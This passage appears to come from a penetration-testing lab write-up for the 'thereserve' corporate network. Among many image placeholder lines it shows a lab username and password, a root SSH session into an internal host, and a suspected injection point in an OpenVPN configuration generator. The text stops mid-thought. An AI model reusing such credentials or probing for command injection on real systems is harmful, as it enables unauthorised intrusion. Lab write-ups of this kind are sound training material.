




I used the



Username [laura.wood](#)



Password :Password1@


Domain : corp.thereserve.loc














```
zsh: corrupt history file /home/thomas/.zsh_history
[thomas@kali:~] $ sudo su
[sudo] password for thomas:
[root@kali:~/home/thomas]
# ssh ubuntu@10.201.151.12 -i /root/.ssh/id_rsa
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.4.0-1101-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Oct 24 04:05:02 UTC 2024

System load: 0.0          Processes:      108
Usage of /: 50.3% of 7.68GB Users logged in: 0
Memory usage: 18%
Swap usage: 0%           IP address for ens5: 10.201.151.12
                         IP address for tun0: 12.100.1.1



* Canonical Livepatch is available for installation.
  - Reduce system reboots and improve kernel security. Activate at:
    https://ubuntu.com/livepatch

72 packages can be updated.
1 update is a security update.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or
proxy settings


Last login: Wed Oct 23 23:35:37 2024 from 10.51.149.12
ubuntu@ip-10-201-151-12:~$
```

Using username as input for generating the openvpn file, I might have a possible injection point in the Account field of the openvpn generation website:

